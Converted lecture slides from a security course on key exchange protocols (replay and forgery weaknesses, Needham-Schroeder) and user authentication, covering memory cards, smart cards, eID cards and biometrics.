- Solution: use time stamp  $T$  to detect replay
- Weakness: if clocks not synchronized, may either reject valid messages or accept replays
  - Parties with either slow or fast clocks vulnerable to replay
  - Resetting clock does *not* eliminate vulnerability

# Needham-Schroeder with Denning-Sacco Modification



# Public Key Key Exchange

- Here interchange keys known
  - $e_A, e_B$  Alice and Bob's public keys known to all
  - $d_A, d_B$  Alice and Bob's private keys known only to owner
- Simple protocol
  - $k_s$  is desired session key




# Public Key Limitation and Solution

- Vulnerable to forgery
  - Because  $e_B$  known to anyone, Bob has no assurance that Alice sent message
- Simple fix uses Alice's private key
  - $k_s$  is desired session key




# Learning Bob's Public Key



# Heilmeier Questions

- What are you trying to do? Articulate your objectives using absolutely no jargon.
- How is it done today, and what are the limits of current practice?
- What is new in your approach and why do you think it will be successful?
- Who cares? If you succeed, what difference will it make?
- What are the risks?
- How much will it cost?
- How long will it take?
- What are the mid-term and final “exams” to check for success?



# Lecture 8 - Data Security: Authentication and Access Control

---

September 20, 2018

Dr. Dan Massey

# The four means of authenticating user identity are based on:

## Something the individual knows

- Password, PIN, answers to prearranged questions

## Something the individual possesses (token)

- Smartcard, electronic keycard, physical key

## Something the individual is (static biometrics)

- Fingerprint, retina, face

## Something the individual does (dynamic biometrics)

- Voice pattern, handwriting, typing rhythm

# Types of Cards Used as Tokens

Card Type	Defining Feature	Example
Embossed	Raised characters only, on front	Old credit card
Magnetic stripe	Magnetic bar on back, characters on front	Bank card
Memory	Electronic memory inside	Prepaid phone card
Smart	Electronic memory and processor inside	Biometric ID card
Contact	Electrical contacts exposed on surface	
Contactless	Radio antenna embedded inside	

# Memory Cards

- Can store but do not process data
- The most common is the magnetic stripe card
- Can include an internal electronic memory
- Can be used alone for physical access
  - Hotel room
  - ATM
- Provides significantly greater security when combined with a password or PIN
- Drawbacks of memory cards include:
  - Requires a special reader
  - Loss of token
  - User dissatisfaction

# Smart Tokens

## ■ Physical characteristics:

- Include an embedded microprocessor
- A smart token that looks like a bank card
- Can look like calculators, keys, small portable objects

## ■ User interface:

- Manual interfaces include a keypad and display for human/token interaction

## ■ Electronic interface

- A smart card or other token requires an electronic interface to communicate with a compatible reader/writer
- Contact and contactless interfaces

## ■ Authentication protocol:

- Classified into three categories:
  - Static
  - Dynamic password generator
  - Challenge-response

# Smart Cards

- **Most important category of smart token**

- Has the appearance of a credit card
- Has an electronic interface
- May use any of the smart token protocols

- **Contain:**

- An entire microprocessor
  - Processor
  - Memory
  - I/O ports

- **Typically include three types of memory:**

- Read-only memory (ROM)
  - Stores data that does not change during the card's life
- Electrically erasable programmable ROM (EEPROM)
  - Holds application data and programs
- Random access memory (RAM)
  - Holds temporary data generated when applications are executed



Smart card



Card reader

### Smart Card Activation

ATR

Protocol negotiation PTS

Negotiation Answer PTS

Command APDU

Response APDU

### End of Session

APDU = application protocol data unit

ATR = Answer to reset

PTS = Protocol type selection

**Figure 3.6 Smart Card/Reader Exchange**

# Electronic Identity Cards (eID)

Use of a smart card as a national identity card for citizens

Most advanced deployment is the German card *neuer Personalausweis*


Can serve the same purposes as other national ID cards, and similar cards such as a driver's license, for access to government and commercial services

Has human-readable data printed on its surface

- Personal data
- Document number
- Card access number (CAN)
- Machine readable zone (MRZ)

Can provide stronger proof of identity and can be used in a wider variety of applications

In effect, is a smart card that has been verified by the national government as valid and authentic



**Figure 3.7 User Authentication with eID**

# The four means of authenticating user identity are based on:

## Something the individual knows

- Password, PIN, answers to prearranged questions

## Something the individual possesses (token)

- Smartcard, electronic keycard, physical key

## Something the individual is (static biometrics)


- Fingerprint, retina, face

## Something the individual does (dynamic biometrics)


- Voice pattern, handwriting, typing rhythm

# Biometric Authentication


- Attempts to authenticate an individual based on unique physical characteristics
- Based on pattern recognition
- Is technically complex and expensive when compared to passwords and tokens
- Physical characteristics used include:
  - Facial characteristics
  - Fingerprints
  - Hand geometry
  - Retinal pattern
  - Iris
  - Signature
  - Voice



